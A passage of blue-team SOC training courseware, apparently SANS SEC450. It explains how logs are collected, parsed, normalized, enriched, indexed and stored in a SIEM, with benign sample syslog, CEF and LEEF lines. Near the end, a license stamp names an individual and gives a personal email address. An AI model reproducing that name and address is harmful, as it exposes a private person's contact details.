4. How Linux Logging Works
5. Interpreting Important Events
6. Exercise 3.1: Interpreting Windows Logs
7. **Log Collection, Parsing, and Normalization**
8. Exercise 3.2: Log Enrichment and Visualization
9. File Contents and Identification
10. Identifying and Handling Suspicious Files
11. Day 3 Summary
12. Exercise 3.3: Malicious File Identification

This page intentionally left blank.

## In This Module


- Understanding the full log collection pipeline
  - How are logs **transported** from the endpoint
  - The function of log aggregators
  - Parsing, indexing, storage, search, and alerting
- How are log formats **converted** and **parsed**
- Log **normalization** and **enrichment**
  - What is normalization and why is it important
  - How enrichment works and tactical enrichment methods

### In This Module

In this module, we'll examine the logging pipeline in a little more detail. Although your job role may not involve SIEM engineering, it's still important to understand where logs come from, and the functional blocks they go through to get there. Going over the 50,000 ft. view will give us the understanding of how logs are picked up, transported, parsed, stored, and indexed, and how that may affect what we see in our SIEM.

We will also cover the important processes of log normalization, and enrichment. Normalization and enrichment help give important context to the logs but can be confusing if you don't understand how or why it's done. As analysts, we need to know this info because depending on your SIEM, the way the log is presented may be quite a bit different from how it looked when it was originally written on the endpoint. Although this is generally for the better (SIEMs make logs easier to read and interpret), knowing what is "original" source info and what was added after the fact will help us understand what is truly going on inside our log pipeline and SIEM.

Therefore, in this section, we seek to understand our logs and everything that can and does happen to them. Without a full scope understanding of the logging life cycle, it is easy to get confused during an investigation, or overlook the potential to make your logs better, which leads to missing out on important detection capabilities.



**The Logging Pipeline**


After logs are created on the host or appliance as discussed in the previous sections, they then must be transported to a log aggregator. An aggregator serves primarily as a solution to accepting logs at a high rate of speed and in multiple formats from multiple devices in the environment. For a given SIEM, there may be more than one host performing the aggregation role, this can be done as a way of scaling up to higher rates of collection and optimizing for geographical separation. What happens at the log aggregator depends slightly on the SIEM solution, but, in general, we can say the logs are accepted at a high rate of speed then potentially parsed, cleaned up, enriched, or filtered and ultimately output toward the storage system in a more standardized format.

After the aggregator, logs move on to a host that will store and index them. This storage system often does most of the heavy lifting for making logs accessible and searchable. It must first parse and enrich and normalize the logs if the aggregator has not already done so, then not only save them to a permanent store, but also index their contents in some database-like structure to make search and retrieval fast and easy for the analysts that use it. The storage system may also take on the role of the reporting and alerting engine since ultimately these are data searches as well (searches that will take automated action depending on the output). Let's zoom in on each of these functions so we can better understand what likely happens to our logs from when they are created to when we search for them in the SIEM.

## Log Collection Methods

2 main methods of retrieving logs from an endpoint:

- **Agent:** Built-in operating system service or third party
- **Agentless:** **Push**, and **pull**, via scripts or other tools



### Log Collection Methods

Now that we understand what governs how logs are created on the endpoint, how do they get forwarded on to our collection mechanism? The strategy will generally break down into two groups, agent and agentless. Log collection agents can come from your operating system built-in tools, your SIEM vendor, or a third-party log collection software developer. They are their own separate process that runs in the background and has the sole job of reliably collecting logs and forwarding them over the network to the log aggregator. Agents are a preferred method because they often come with the ability to pick up multiple different log sources easily, filter messages by contents, buffer logs, and send them out of the network in a compressed and encrypted fashion to ensure they are safe and efficient. For the purposes of this discussion, we're considering anything that is a constantly running, separate, process dedicated to logging a log agent.

The other option is agentless collection, which can be used when agents cannot be used or are not wanted on the endpoint. Agentless collection either logs into the machine from a remote endpoint and pulls the data, or a script is scheduled to periodically run on the host that will push the logs outbound to their destination. Depending on the log types and network architecture, one or both strategies may be used at the time. Understanding your method of log collection is the first step in understanding your logging life cycle as it is the first step that may change how the log looks through format conversion or have rules applied to filter specific content out.

## Windows Log Collection: Many Options

### SIEM vendor agents:

- Compatible, fast setup
- Elastic Beats
- LogRhythm SysMon
- McAfee SIEM Collector
- QRadar WinCollect
- Splunk Universal Forwarder

### Built-in Windows Agent:

- Present on all hosts, GPO controlled, push/pull, encrypted, compressed
- Windows Event Forwarding (WEF)

### Third-party agents

- More options/features?
- NXLog
- Fluentd
- Snare

### Agentless

- Fast to deploy, requires careful config to do it right
- PowerShell
- WMI
- MSRPC

## Windows Log Collection: Many Options

Log agents come in multiple forms, but the ones you are most likely to see are the agents created by SIEM vendors designed to work with their own product (Splunk Universal Forwarders, IBM QRadar's WinCollect agent, or Elastic's Winlogbeat agent, for example). There are third-party log agents as well, such as NXLog, Snare, or Fluentd, which may be used if customization is needed beyond what the vendor solution offers. These agents make it quick and easy to choose which channels should be centralized, apply event ID or other content specific filtering rules, and conversion of the logs from the XML fields to other formats, if desired. Since Windows logs are well formatted in XML by nature, it is not advisable to make parsing more difficult again with conversion to formats like syslog where fidelity can be lost. XML can contain nested fields and data in arrays; therefore, JSON format conversion is generally the best option for keeping logs parsable and true to their original format.

Another option is Windows Event Forwarding (WEF). WEF is the built-in Windows log forwarding service that can be enabled that will pass log events in their native XML form to a host that is designated as a Windows Event Collector (usually a Windows server host). When this option is used, all forwarded events show up at the collector in the "Forwarded Events" channel, at which point a log agent is still used to pick them up and forward them from the collector on to the SIEM. Sometimes, this option is best when third-party agents are not allowed or there is resistance to "another agent" on every device. It allows administrators to centralize a group of Windows logs to a single dedicated source where only one agent is needed for collection.

The lesser-used option is the "agentless" option. While this method is the most lightweight and fast to get started, it doesn't scale as well and requires firewall rules and accounts the allow remote login for the collection. Agentless log collection must be designed carefully to ensure security vulnerabilities are not created and that log collection will be done often enough that logs will not roll-over in between collection times causing data loss.



## Linux Log Collection

### 1. Built-in **syslog daemon as agent**

- Rsyslog, Syslog-ng, syslogd
- Flexible filtering and output format control
- Already present on system

syslog-ng

RSYSLOG

### 2. SIEM vendor or third-party agents

- Beats, Universal Forwarder, ...
- NXLog, Fluentd, NiFi, ...

NXLog

fluentd

### 3. Agentless

- Push/pull with scripts, remote login

APACHE  
nifi

### Linux Log Collection

The choices for Linux log collection are very similar to the Windows options with the exception that the built-in OS daemon is what is most commonly used. Of course, SIEM vendor agents, third-party agents, and agentless methods can be used for collection on Linux as well, but for these types of environments, forwarding using the syslog protocol is by far the most common. Although WEF for Windows does get used by many organizations, setting up the event sources, collectors, and related GPOs is much more complex than the built-in OS functionality for Linux in syslog-ng and rsyslog. These built-in syslog daemons can forward logs to another location with a change as simple as adding an IP to a single line in a config file, making their use fast and easy, and therefore much more common than WEF.

That's not to say that's all you *should* do to set up your syslog daemon, however. Syslog-ng and rsyslog are highly capable log agents that can filter, convert formats, and link to other instances of the daemon to form a complex and dependable log pipeline. It's worth looking at the standard setup for your Linux syslog daemon to understand which options are used and reviewing if they are the most appropriate for your situation.

## Unstructured Logs

### Syslog / device logs

```
Dec 29 07:23:51 ubuntu dhclient[75879]: bound to 192.168.42.161 -- renewal in
703 seconds.
Dec 29 08:17:59 ubuntu CRON[55171]: pam_unix(cron:session): session opened for
user root by (uid=0)
Dec 29 09:08:01 ubuntu sudo: student : TTY=pts/2 ; PWD=/var/log ; USER=root ;
COMMAND=/usr/sbin/service sshd start
```

- Known **syslog** header
- Followed by **unpredictable message**
- Multiple sources into one file makes parsing difficult
  - Multiple regular expressions required for parsing

### Unstructured Logs

One of the other key factors to consider in the log pipeline is the log format. As we will see in a moment, the ability to cleanly parse and extract the key information from a log will play a pivotal role in whether it can be used effectively for detection or not. But before that, let's briefly review the formats logs typically use.

While many logs may start with a syslog header, the format of the message section of the log will vary wildly. The worst-case scenario is the unstructured "sentence" type log. For logs recorded in formats that cannot be automatically parsed, there is no choice but to write a regular expression to manually parse every possible message that might appear in the log. Without any punctuation or predefined separators to key off, it is simply the only choice. This problem is only compounded when multiple programs are all logging with different structures to the same file, causing all the messages to be mixed together like the example shown above.

Imagine writing a parser for this log sample shown in the slide. To successfully parse everything, you'd need to know every possible message each program could create, where the key information is, and how to extract it reliably. Then you'd have to compensate for optional information and watch for the developers to change the log format over time. All of this leads to unreliable parsing, which means you could miss out on key data.

## Structured Log Formats

### Comma Separated Value

- Requires column names, order to parse
- Most efficient

```
192.168.1.1,8.8.8.8,55001,53,udp
```

### Key-Value Pairs

- Fields can be added, removed shuffled without issue

```
source_ip=192.168.1.1,  
destination_ip=8.8.8.8,  
source_port=55001,  
destination_port=53,  
protocol=udp
```

### JSON

- Parses very dependably, allows nested objects
- Least efficient

```
{ source_ip: "192.168.1.1",  
  destination_ip: "8.8.8.8",  
  source_port: "55001",  
  destination_port: "53", protocol: "udp" }
```

## Structured Log Formats

The preferable logging formats include predictable structure. For structured log formats, there are a few options you most often see:

- Comma Separated Value (CSV): CSV is the most compact of the structure formats because it contains the bare minimum of formatting. To set up a CSV log source to get parsed by a SIEM, it will need to know the column names and order of those columns. The downside of CSV is that it is fragile to any change of columns or order.
- Key-Value Pairs: The key-value pair format begins to be more robust. Data in this form can have fields arbitrarily added, removed, or shuffled in order without parsing being affected. It is a good middle ground between efficiency and dependability.
- JavaScript Object Notation (JSON): The JSON log is the most robust, including the benefits of key-value pairs, but also allowing nested fields and arrays, something only this format and XML can easily handle. Logs in XML can be easily converted into JSON format without loss of any fidelity since both formats support nested objects.

By far, the preferable format is JSON, since ease of parsing should take top priority in any system aimed for detection.

## SIEM Centric Formats

### CEF: Common Event Format<sup>1</sup>

- Contains source device info in pipe-delimited section, key-value message

```
<134>Nov 23 18:50:00 tap0.test.JATP.net
JATP:CEF:0|JATP|Cortex|3.6.0.15|email|TROJAN_Zemot.CY|7|externalId=995
eventId=123 lastActivityTime=2016-01-23 17:36:39.841+00
src=50.154.149.189 dst=192.168.1.10
fileHash=d93216633bf6f86bc3076530b6e9ca6443fc75b5 fileName=abc.bin
```

### LEEF: Log Event Extended Format<sup>2</sup> (QRadar)

- Similar to CEF – syslog header, pipe-delimited info, then key-value pairs

```
<13>Sep 13 11:23:11 myserver
LEEF:1.0|NXLog|in|3.0.1775|unknown|EventReceivedTime=2016-09-13
11:23:12 SourceModuleName=in SourceModuleType=im_file
identHostName=myserver Purpose=test Message=This is a test log message.
```

## SIEM Centric Formats

Some SIEMs define a special format designed to ensure a common structure of the incoming data that provides attribution to the system that created a log. CEF and LEEF are two of these well-known standards that are both very similar (CEF is an open format often used with ArcSight while LEEF is primarily used by IBM QRadar). Both standards in their common form provide a log with a syslog header followed by a pipe-delimited set of fields defining the source system that created a message, followed by the message itself. If you have one of the big name-brand commercial SIEMs, it's highly likely you will see logs in one of these formats.

CEF Header Format: CEF:Version|Device Vendor|Device Product|Device Version|Signature ID|Name|Severity|Extension

LEEF Header Format: LEEF:2.0|Vendor|Product|Version|EventID|Delimiter|Extension


[1] <https://community.microfocus.com/t5/ArcSight-Connectors/ArcSight-Common-Event-Format-CEF-Implementation-Standard/ta-p/1645557>

[2] [https://www.ibm.com/support/knowledgecenter/en/SS42VS\\_DSM/b\\_Leef\\_format\\_guide.pdf](https://www.ibm.com/support/knowledgecenter/en/SS42VS_DSM/b_Leef_format_guide.pdf)

## Why Structure Is So Important

- Structure makes **parsing** fast and reliable
- **Parsing** must work for a SIEM to **index** the fields
  - Indexing is done on commonly searched fields – username, IPs, domains, etc.
- If the SIEM cannot extract fields for indexing, only full text search will work, which is *sloooow*
  - Searches will fail to turn up results, leading to false conclusions

```
1286536333.436      17 192.168.0.188 TCP_MISS/503 861 GET
http://api.bing.com/qsm1.aspx - NONE/- text/html
```



## Why Structure Is So Important







Why do we care so deeply about log structure and understanding how SIEMs parse logs? Because fast and accurate searching in the SIEM is 100% reliant on functional parsing. To achieve fast search speeds, the SIEM does not simply save a copy of every log and do the equivalent of a `grep` when you search for a log. It *can* do that, but that is usually referred to as a full text log search and is incredibly inefficient. The better way, and what all SIEMs do with varying tactics, is parse the key fields out of each log, and write some of those key fields into a database that can be queried at a comparatively high speed, giving you the fastest possible answers.

Another reason parsing is important is rule matching. If the fields cannot be parsed out of logs, rules cannot match based on those fields, which means the alert will not fire and a false negative will occur—the worst of all error types. Without parsing, rules cannot function, and searches will fail, so unless there is a good reason to need to save bandwidth, when presented with an option, choosing more structured and robust log formats over the efficient ones is a good idea.

## Efficient Searching In Your SIEM

### Important: Your SIEM is not Google

Sara might be infected, which search will return results the fastest?

1.   
2.   
3.   



### Why?

#1 is **worst case**: A full scope text search – effectively becomes find “sara” in **any field anywhere**

#2 is **suboptimal**: A log type-scoped but *not* field-scoped search – becomes find “sara” in proxy logs in *any field* (which is likely not what you intend)

#3 is **best**: A minimally scoped search, only searches log *type* of interest, and *field* where username would appear, efficient

### Efficient Searching In Your SIEM

This brings us to another key issue for SIEM searching—scoping your search. Any time you want to run a SIEM search, you should be as specific as possible about the type of log that contains what you’re looking for, as well as the field the result is expected to be in.

Looking at the slide above, which of these 3 searches would be the most efficient given that you were trying to find a user’s proxy logs? If you ran the first one, sure it would be easy to type, but the SIEM would effectively need to search all log types and all fields, resulting in the least efficient search possible. Conversely, if you ran the search shown in #2, although it would scope it down to the correct log type, you’d still be searching fields like HTTP method, URL, and domain name for “sara” which just doesn’t make sense, and, again, is a waste of the SIEMs search time. The best search scopes both the type of log and the field where you expect to find the thing you’re looking for; this ensures the minimal search scope of data the SIEM must go through to get your answer.

The catch here is that in many SIEMs, *not all fields are indexed into a quickly searchable database*. The reason for this is that it would be infeasible to do so in some SIEM architectures as the database sizes and resources it takes to do this for every field in every log would bog down the system. Therefore, if you have a SIEM like this, to be most efficient with your SIEM and searching, you should:

1. Ensure that all the most frequently searched for fields like IP, username, etc., all do get indexed. You should know which fields do and do not.
2. Only run a search for indexed fields where possible. Including any non-indexed fields mean the SIEM will have to revert to effectively going through logs line by line, which will slow you down.

## Log Agent Questions

To fully understand your collection capabilities, you should know:

- Which log **channels/sources** are picked up? Which are not?
- What **filters** are applied, if any?
- Which **fields** are picked up from events? All? Some?
  - Is the "message" format sent for Windows logs?
- What **format** is the log in naturally? Is it changed/converted?
  - XML? JSON?
  - Key-Value? CSV?
  - Syslog?

**Goal: Immediately recognize all log formats, identify important data**

### Log Agent Questions

So, what data must we know about our log collection strategy to put ourselves in a strong position? Each analyst on the team should either know or be able to quickly reference the answers to the questions above. This information will be pivotal in quickly interpreting and running down answers during incidents.

- Which log channels and sources are picked up? If you are looking for a login record and don't find it, is it because it didn't happen, or that you don't collect it on that machine?
- What filters are applied? Perhaps normally a login event *would* have been picked up, but there is a special case filter that left it out.
- What fields are picked up from each event? In Windows, there may be an immense number of fields included in the UserData or EventData section of the XML. Does your log agent pick them all up? Some investigations may require more obscure fields that your agent could have decided to not pick up in the name of efficiency.
- For Windows logs specifically, is the "message" format of the log sent, just the XML, or both? It's easy to interpret read full-text message style format, but difficult for the SIEM to parse it. If you only pick up the message format and parse it poorly, you may not find a log you are looking for based on the fact that it isn't parsed correctly as opposed not having it.
- What format is the log in naturally? Windows logs, we know, are in XML and Syslog logs have a header on the front, but inside of those structures' CSVs, key-value pairs, or other structures may exist that help you read and interpret the log with your SIEM.

The end goal, when you look at a log, is to not only immediately recognize the source of that log but to know how to pick out the fields that are important, recognize the format of it, and realize when it may or may not be parsed correctly, so that your search can compensate for that fact. In addition, if normalization or enrichment has changed or improved the log in any way, knowing how it has been changed can also be useful. The only thing worse than not collecting a log is collecting it, but not putting it to use because you can't find, understand, or parse it.

## Log Enrichment

### What is log **enrichment**?

- **Adding information** to a log that wasn't there originally
- Used for **giving context** that helps interpret the log

### Example DNS Log:

- If the following record sets off a threat intel blacklist match alert, now what?

domain=xyzsite.com, query\_type="A", source\_ip=10.0.10.3

- If the log came with additional info, now what?

destination\_ip=3.3.3.3, user=kyle, top1m\_rank=unranked,  
domain\_reputation=malware, domain\_created=2019-01-01

### Log Enrichment

What is log enrichment? Log enrichment is a generalized term for what the SIEM should do with a log *after* it has been received and successfully parsed. Simply, it is taking the originally included data fields and using them to look up and pull in more data *not* originally included in the log to give it more context.

For example, as shown in the slide, if you have a log from a DNS server, it will typically contain information like the domain that was looked up, the query type, and the source IP of who made the query. That is all well and good, but if that event log ever matches any rule that promotes it to an alert, now you have some standard questions that you will always have to answer to try to identify if the site is bad or not—what was the resolved destination IP, is the site known to be bad, how old is it, what user looked it up, etc. Wouldn't it be nice if that information appeared automatically for you and was either added to the record or displayed on screen at the same time you looked at the original log? That is exactly what log enrichment is, and one of the biggest value-adds of a SIEM! It takes the minimal information log sources give us about an event and makes the ordinary extraordinary by adding useful information that can help us quickly determine whether an event should be concerning—making the decision fast and easy with minimal work. This is another reason parsing is incredibly important. If logs can't be parsed, enrichment can't be applied and your ability to triage quickly is destroyed.



## Common Enrichments

Think what information is useful in almost every scenario:

- **Source** info
  - Username, hostname, job title, asset type, compliance, etc.
- **Destination** Info
  - Domain info (IP, blacklist matches, age, rank, reputation, TLD), category, randomness measure, seen before? etc.
- **File** info
  - Hash, signature, file path, reputation, virus name, whitelist violation, traffic generated
- But remember... these may just **represent one point in time**

### Common Enrichments

Which enrichments should we strive to have available? Consider the set of actions you must take for almost every alert you investigate. Answering questions about who the person was that generated traffic, what type of host was it, what is their job title, where the traffic was going to, etc., can help quickly scope the type of response necessary and dramatically cut down on time wasted with false positives. For files, what type is it, is it signed, is the hash known, has the file been seen before, and other similar questions can help an analyst quickly decide if an unknown file may be malicious or not. Finding a way to either include these items at ingestion time or make them available during a search is one key item that will appreciably enhance the capabilities of the SOC. Remember, however, that the owner of an IP address will change frequently and any attached enrichment data may only represent what was true at that specific moment in time.

If this is the type of information you are interested in taking a deep dive on, check out "SEC555 – SIEM with Tactical Analytics" by Justin Henderson. It is an outstanding course focused entirely on how to use tactical enrichments with your SIEM to give yourself the best possible chance at identifying attacks before they become a bigger problem.<sup>1</sup>

[1] <https://www.sans.org/course/siem-with-tactical-analytics>

## Log Normalization: Field Names

- Different log sources use different field names
  - `src_ip`, `sourceIP`, `source.IP`, etc.
  - All mean the same thing, but can't be searched all at once
- Leads to confusion and painful searching
- Log field name normalization fixes this issue



### Log Normalization: Field Names

Beyond enrichment, another method for making logs easier to find and understand is normalization. Normalization usually occurs in a couple of ways: One way is field name normalization, and a second one is categorization. Field name normalization is taking all the disparate naming schemes that all your log sources use for a single item such as source IP and making sure that they are all searchable under a common term. This can be done upon ingestion by renaming the fields in flight, or after the fact as a secondary field, preserving the original name. Regardless of how it happens, it is an important piece of ensuring you can find the data you're looking for.

How does this help us? Let's walk through an example. Let's say logs are collected from a host-based IDS, firewall, and NetFlow collector. One source might call source IP `src_ip`, while another might call it `sourceIP`, and the third may call it `source.ip`. If we want to search for all traffic with a source ip of 1.1.1.1 in the SIEM, we'd need to 1. know of and find all the various names that are used for the source IP across our log sources, and 2. craft a search that included them all in a long, complex "or" condition, something like "`src_ip=1.1.1.1 or sourceIP=1.1.1.1 or source.ip=1.1.1.1`". This is obviously not ideal.

With field name normalization, the SIEM will have an automated process that will recognize the source IP field, ideally from all possible log sources, and rename the field to something standard like `source_ip` so that you search for "`source_ip=1.1.1.1`" and traffic from every single log source, regardless of what it was originally called, will be identified. The thing to remember related to field normalization is that when you see a field name in the SEIM, recognize that it may not be what the field was called in the real log due to the renaming. Without knowledge of how your normalization process works, you may set off to find a field in raw logs based on a normalized name and become confused when it is not present. If you find yourself in this situation, remember that normalization is the likely reason.

## Log Normalization: Categorization

Say you want to search for all attempted logins by "Mike"

Without normalization:

- Must search individual sources:
  - Windows – event\_id=4624 or event\_id=4625 AND user:mike
  - Linux - "Started session for" AND user:Mike AND process:sshd
- Cloud logs, appliance logs, service logs, ...

With Normalization:

- **category:login** AND user:mike
- All logs immediately found, regardless of source!

### Log Normalization: Categorization


Another type of normalization is taking a log that represents a certain kind of common occurrence like a login and attaching a category to it. How is this useful? For example, without normalization, if an analyst is trying to find logins for username Mike across all log sources, they would have to search for user=Mike, then know how Linux logins look and add that to the search terms, then maybe run a search for Windows logs based on event IDs that represent logins, etc. It's a complicated way to search that requires prerequisite knowledge that everyone won't necessarily have.

To get over this hurdle, many SIEMs have some facility to perform what is called categorization. With categorization, it becomes possible to find logins in a generic way that does not require analysts to know Windows event ID codes or other specifics about how a login event would look. They simply must know there is a category for login. This is accomplished in different ways depending on the SIEM. Some have predefined categories built in with parsers that will attempt to auto-categorize all events it understands; others are more basic. Tagging is one "cheater" way of performing categorization if your SIEM does not support it. Simply ensure all login events that come in are tagged with the word "login" and then as long as future analysts know the login tags exists, they can quickly pull all login events, search for user=mike and tag=login.

## Log Storage

Log storage is the final step:

- Logs are often stored separately **by type**
- **Parsers, searches, and alerting** can be applied to a single type
  - **Specifying scope** greatly increases search speed
  - Different retention periods
  - Hot/Warm data storage



### Log Storage


The final stage of the pipeline is log storage. While SIEMs perform this in radically different fashions depending on the storage and database architecture, in general, we can say that most solutions tend to store like with like when it comes to logs. That means it is quite likely in our SIEMs that we have one place where all firewall logs go, another for Windows, proxy, IDS, and any other log types that we gather. Parsing, alerting, and other actions that apply to all logs of a single type are often applied at this level as well. Reasons for doing storing like logs together vary, but that is not the part we are concerned with. For us, what is important to know is that when you go to search the SIEM for a log, you will likely need to specify the part of storage. In Splunk, for example, when performing a search, one of the terms often included is literally "index=ids\_logs" or "index=windows", which specifies what set of data to perform the search on, and most SIEMs have a similar concept. Although the specification may not be necessary, *not* specifying will mean that the SIEM will attempt to find your data in all possible locations, which obviously is super inefficient and slow.

Besides the search implications, there are a few other concepts breaking up data like this can help facilitate and are worth mentioning so that you are aware of them. One is log retention periods. Many businesses have a compliance-mandated length of time that logs must be stored for. Splitting up logs this way helps in meeting these requirements by allowing us to specify things like "firewall logs can't get deleted for 1 year." Although we want to, and sometimes must keep data in our SIEM for as long as possible, finite resources dictate that the format of those logs might need to change over time to compensate for lack of storage space. This means that logs may need to shift from SSD-backed databases to spinning disk storage over time, and beyond that, perhaps even put into an archive that isn't searchable without reloading the data into the system. This is usually set up by your SIEM engineer and automatically facilitated within the SIEM itself and is often called a hot/warm architecture (hot being SSD storage, warm being spinning disk, cold perhaps being archived data).

## Log Life Cycle

Once created, most logs have a common life cycle:

1. Log is created
2. Log data is fresh, new and interesting
3. Data ages becomes, less relevant, less searched
4. Data is very old, can be archived
5. Log data is deleted
  - SIEMs align storage and searching with this life cycle
  - **New data** will likely search the fastest
  - **Older data** may be slow or unavailable without reloading it




### Log Life Cycle

The natural usefulness of logs thankfully follows this required aging process; therefore, it makes sense to optimize the use of our resources through a hot/warm architecture. If you think about when a log is most likely to be useful and interesting, in most cases, the answer is right after it is written. New logs are used for alerting, threat hunting, triage, and incident response tasks of the day. As they sit in the SIEM and age to become days, weeks, then months old, the likelihood of them becoming relevant to an investigation only decreases. Therefore, keeping our most recent logs on "hot", fast storage and aging data onto larger, cheaper "warm" spinning disks makes sense from a resource optimization perspective. At some point, logs become so old that there is virtually no chance they will be useful, and at this point, they will either be deleted, or perhaps archived in offline storage for a period if mandated by compliance or other requirements. To you, this means that the older a log gets, the less likely it is you'll be able to quickly search it, or even find it at all without perhaps taking extra steps.

### Log Collection, Parsing, and Normalization Summary

- **Collection:** Agents used or not, log source options
- **Parsing:** Format options used and fields available
- **Normalization:** Names and categorization
- **Enrichment:** What is being added? When is it being added? Can it be improved?
- **Indexing:** Which fields are indexed? Do you understand how to search in the best way?



#### Log Collection, Parsing, and Normalization Summary

This module was all about understanding the journey your logs take from birth to storage in the SIEM. Although there is much more detail on this than can be covered in one module, we have reviewed each major stage in the pipeline and discussed how each relates to your ability to identify, search, enrich, and index logs. Ideally, analysts should be familiar enough with the collection pipeline to explain what happens to logs at each stage so when it comes time for them to hunt down a specific log, they are not thrown off course due to a lack of clarity on how the system works. In this regard, understanding agents, formats, enrichments, and normalizations applied is a large step in the right direction.

## Course Roadmap

- Day 1: Blue Team Tools and Operations
- Day 2: Understanding Your Network
- **Day 3: Understanding Endpoints, Logs, and Files**
- Day 4: Triage and Analysis
- Day 5: Continuous Improvement, Analytics, and Automation

### Understanding Endpoints, Logs, and Files

1. Endpoint Attack Tactics
2. Endpoint Defense In Depth
3. How Windows Logging Works
4. How Linux Logging Works
5. Interpreting Important Events
6. Exercise 3.1: Interpreting Windows Logs
7. Log Collection, Parsing, and Normalization
8. **Exercise 3.2: Log Enrichment and Visualization**
9. File Contents and Identification
10. Identifying and Handling Suspicious Files
11. Day 3 Summary
12. Exercise 3.3: Malicious File Identification

This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney@gmail.com> April 28, 2020

**Exercise 3.2: Log Enrichment and Visualization**



## **Exercise 3.2: Log Enrichment and Visualization**

**Exercise 3.2: Log Enrichment and Visualization**

Please go to Exercise 3.2 in the SEC450 Workbook or virtual wiki.



## Course Roadmap

- Day 1: Blue Team Tools and Operations
